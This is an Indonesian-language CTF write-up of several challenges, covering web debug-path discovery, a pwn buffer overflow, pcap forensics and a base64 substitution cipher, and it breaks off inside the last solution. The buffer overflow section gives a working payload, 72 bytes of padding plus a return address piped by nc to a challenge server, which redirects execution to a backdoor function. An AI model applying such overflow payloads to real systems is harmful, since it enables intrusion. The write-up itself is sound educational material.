
Write Up HackerClass Minggu ke-3

1. GEDEBUG


Kategori : web

Dichallenge Gedebug ini kita diberikan sebuah link yang ketika dibuka akan memperlihatkan tampilan seperti dibawah .


Oke , gak ada yang aneh dengan tampilannya . Kita coba view source .




Hmmm, masih gak ada yang mencurikagan (0_0) . Oke oke , sekarang kita coba check robots.txt kali aja ada yang aneh :v .




Hohoho :v I found sesuatu :v . Lets check it.



Lho kok, lho Kok gak ada flag nya ?? 0_0 , Hmhmhm. Dont Panic :v kita coba tambah pathnya sama kalimat yang berbau rahasia :v




Wohaa :v apakah itu ? :v Check lah , biar tau :v



Mantap :v Ketemu juga akhirnya :v awkawk


Flag : COMPFEST11{turn_off_debug_mode_in_production_lol}

2. Buffer 2




Kategori : Pwn

Diberikan sebuah file yang berupa binary :) . Dari judulnya pasti dah ketebak kalo ini itu challenge BOF :v oke langsung aja kita liat-liat dulu spec-nya :v .



Hmm , key sip, lanjut kita coba running .



Normal 0_0 , gak ada yang aneh , coba kita tambah string inputannya .

```
Terminal
File  Edit  View  Search  Terminal  Help
nightsec@greyxploiter  ~/Downloads  python -c "print ('defri'*13)" |./buf2
What is your name?
Hello defridefridefridefridefridefridefridefridefridefridefridefridefri
nightsec@greyxploiter  ~/Downloads  python -c "print ('defri'*15)" |./buf2
What is your name?
Hello defridefridefridefridefridefridefridefridefridefridefridefridefridefridefri
[1]    10894 done                          python -c "print ('defri'*15)" |
       10895 segmentation fault (core dumped)  ./buf2
x nightsec@greyxploiter  ~/Downloads  python -c "print ('defri'*14)" |./buf2
What is your name?
Hello defridefridefridefridefridefridefridefridefridefridefridefridefri
nightsec@greyxploiter  ~/Downloads
```

Ups, segmentation fault when inputing 75 character 0_0 . Key sip , Lanjut kita debug dengan radare2 , r2 -AAAAd buf2 terus dilanjut sama afl buat nampilin semua function yang ada di file binary.

```
nightsec@greyxploiter  ~/Downloads  r2 -AAAAd buf2
Process with PID 12082 started...
= attach 12082 12082
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
= attach 12082 12082
12082
[0x7f94dddeb090]> afl
0x00400000    2 25           sym.imp.__libc_start_main
0x004005a8    3 23           sym._init
0x004005d0    1 6            sym.imp.puts
0x004005e0    1 6            sym.imp.system
0x004005f0    1 6            sym.imp.printf
0x00400600    1 6            sym.imp.setvbuf
0x00400610    1 6            sym.imp.__isoc99_scanf
0x00400620    1 43           entry0
0x00400650    1 1            sym._dl_relocate_static_pie
0x00400660    4 33           sym.deregister_tm_clones
0x00400690    3 50           sym.register_tm_clones
0x004006d0    3 33   -> 28   sym.__do_global_dtors_aux
0x00400700    1 2            entry1.init
0x00400702    1 24           sym.__back_door
0x0040071a    1 71           sym.buf2
0x00400761    1 51           sym.main
0x004007a0    4 101          sym.__libc_csu_init
0x00400810    1 1            sym.__libc_csu_fini
0x00400814    1 9            sym._fini
0x00600fe8    1 26           reloc.__libc_start_main_232
[0x7f94dddeb090]>
```

Uwohh :v ada fungsi bekdur geys :v hmm, alamatnya di 0x00400702, coba kita check dengan perintah pdf @sym.__back_door

```
[0x7f94dddeb090]> pdf @sym.__back_door
/ (fcn) sym.__back_door 24
|   sym.__back_door ();
|           0x00400702      55              push rbp
|           0x00400703      4889e5          mov rbp, rsp
|           0x00400706      488d3d170100    lea rdi, qword str.bin_cat_flag.txt ; 0x400824 ; "/bin/cat flag.txt" ; const char * st
|           0x0040070d      b800000000      mov eax, 0
|           0x00400712      e8c9feffff      call sym.imp.system         ; int system(const char *string)
|           0x00400717      90              nop
|           0x00400718      5d              pop rbp
\           0x00400719      c3              ret
[0x7f94dddeb090]>
```

Ohh ohh , see this :v kayaknya ini function yang musti kita call 0_0.
lanjut kita check fungsi buf2 , commandnya pdf @sym.buf2

```
|   sym.buf2 ();
|           ; var int local_40h @ rbp-0x40
|              ; CALL XREF from 0x00400788 (sym.main)
|           0x0040071a      55              push rbp
|           0x0040071b      4889e5          mov rbp, rsp
|           0x0040071e      4883ec40        sub rsp, 0x40               ; '@'
|           0x00400722      488d3d0d0100    lea rdi, qword str.What_is_your_name ; 0x400836 ; "What is your name?" ; const char * s
|           0x00400729      e8a2feffff      call sym.imp.puts           ; int puts(const char *s)
|           0x0040072e      488d45c0        lea rax, qword [local_40h]
|           0x00400732      4889c6          mov rsi, rax
|           0x00400735      488d3d0d0100    lea rdi, qword [0x00400849] ; "%s"
|           0x0040073c      b800000000      mov eax, 0
|           0x00400741      e8cafeffff      call sym.imp.__isoc99_scanf
|           0x00400746      488d45c0        lea rax, qword [local_40h]
|           0x0040074a      4889c6          mov rsi, rax
|           0x0040074d      488d3df80000    lea rdi, qword str.Hello__s ; 0x40084c ; "Hello %s\n" ; const char * format
|           0x00400754      b800000000      mov eax, 0
|           0x00400759      e892feffff      call sym.imp.printf         ; int printf(const char *format)
|           0x0040075e      90              nop
|           0x0040075f      c9              leave
\           0x00400760      c3              ret
[0x7f0ed9d3e090]>
1 2 3                                                   0.35 Load | 49 °C | 19,1
```

hmm , dari w analisis di fungsi itu dia meminta inputan yang kemudian disimpan di local_40h yang beralamat di rbp-0x40 atau 64 kalo didesimalkan .

Dari semua analisis diatas didapat info berikut :
- program akan mengalami segment fault jika input lebih dari 75 (73 sebenernya :v tapi dibulatkan y :v awkawk)
- terdapat fungsi <sys.__back_door> yang beralamat di 0x00400702 == 0000000000400702
- program meminta inputan yang kemudian disimpan di rbp-0x40 == 64
- nilai looping (ga tau istilah aslinya :v awkawk) char 64 (dari rbp-0x40) + 8(dari panjangnya alamat 0000000000400702) = 72

Dari kesimpulan diatas , kita bisa buat exploit kira kira seperti ini .


```
python -c "print('a'*72+'\x02\x07\x40\x00\x00\x00\x00\x00')"|nc 18.136.167.108 18031
```

```
Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Terminal                                Terminal
nightsec@greyxploiter  ~/Downloads  python -c "print('a'*72+'\x02\x07\x40\x00\x00\x00\x00\x00')"|nc 18.136.167.108 18031
What is your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@@@
CTFX{how_can_you_get_this_file}
nightsec@greyxploiter  ~/Downloads
```

Aha aha :v yeah :v flag dah di dapet :v


Flag : CTFX{how_can_you_get_this_file} ==>
COMPFEST11{how_can_you_get_this_file}

3. Secret Message




Kategori : Forensic

Diberikan sebuah pcap file yang langsung saja kita buka menggunakan wireshark .




Karena diclue nya tadi dikasih tau kalo sidoy nemuin file flag archive maka langsung aja kita cari flag archivednya , Buka File > Export Object > Http .




Kalau udah download semua filenya , kemudian terjemahin barcodenya .

```
>>> from pyzbar.pyzbar import decode
>>> from PIL import Image as img
>>> list = ["private_key.png","message.png"]
>>> for i in list:
...     print(f"{i.replace('.png','')} => {decode(img.open(i))[0][0].decode('utf-8')}")
...
private_key => https://pastebin.com/TnZgRWS8
message => https://pastebin.com/baWQZjuS
>>>
```

Oke Lanjut buka tiap link , kemudian pastekan di https://sela.io/pgp/ .



Done . extract file flag.zip dengan key W0000tttt_th3_fun??? .



Anjay anjay :v

Flag : COMPFEST11{http_c0mmunic4t10n_1s_n0t_s3cure}

4. Sabe64

diberikan file app.py yang berisi :

```
import base64
import random


def main():
    e = Encoder()
    with open('flag.txt', "rb") as f:
        flag = f.read()
    while True:
        command = input("Enter command: ").split(" ", 1)
        if not command:
            print("Please enter a command.")
            continue
        elif command[0] == "ENCODE":
            if len(command) < 2:
                print("Please enter text to encode.")
                continue
            print(e.encode(command[1].encode()))
        elif command[0] == "ENCODEFLAG":
            print(e.encode(flag))
        else:
            print("Invalid command")


def shuffle_string(s):
    s = list(s)
```

```
    random.shuffle(s)
    return "".join(s)


class Encoder(object):
    std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

    def __init__(self):
        self.perm = shuffle_string(self.std)
        self.enc = str.maketrans(self.std, self.perm)

    def encode(self, s):
        print(self.enc)
        return base64.b64encode(s).decode().translate(self.enc)


if __name__ == "__main__":
    main()
```

Oke , lets analisys this code .
- User diminta memasukkan input an
- input akan di encode dengan base64
- base64 akan ditranslate dengan string acak dari fungsi shuffle

Solution :

```
import string
from base64 import b64decode as dec
from base64 import b64encode as enc

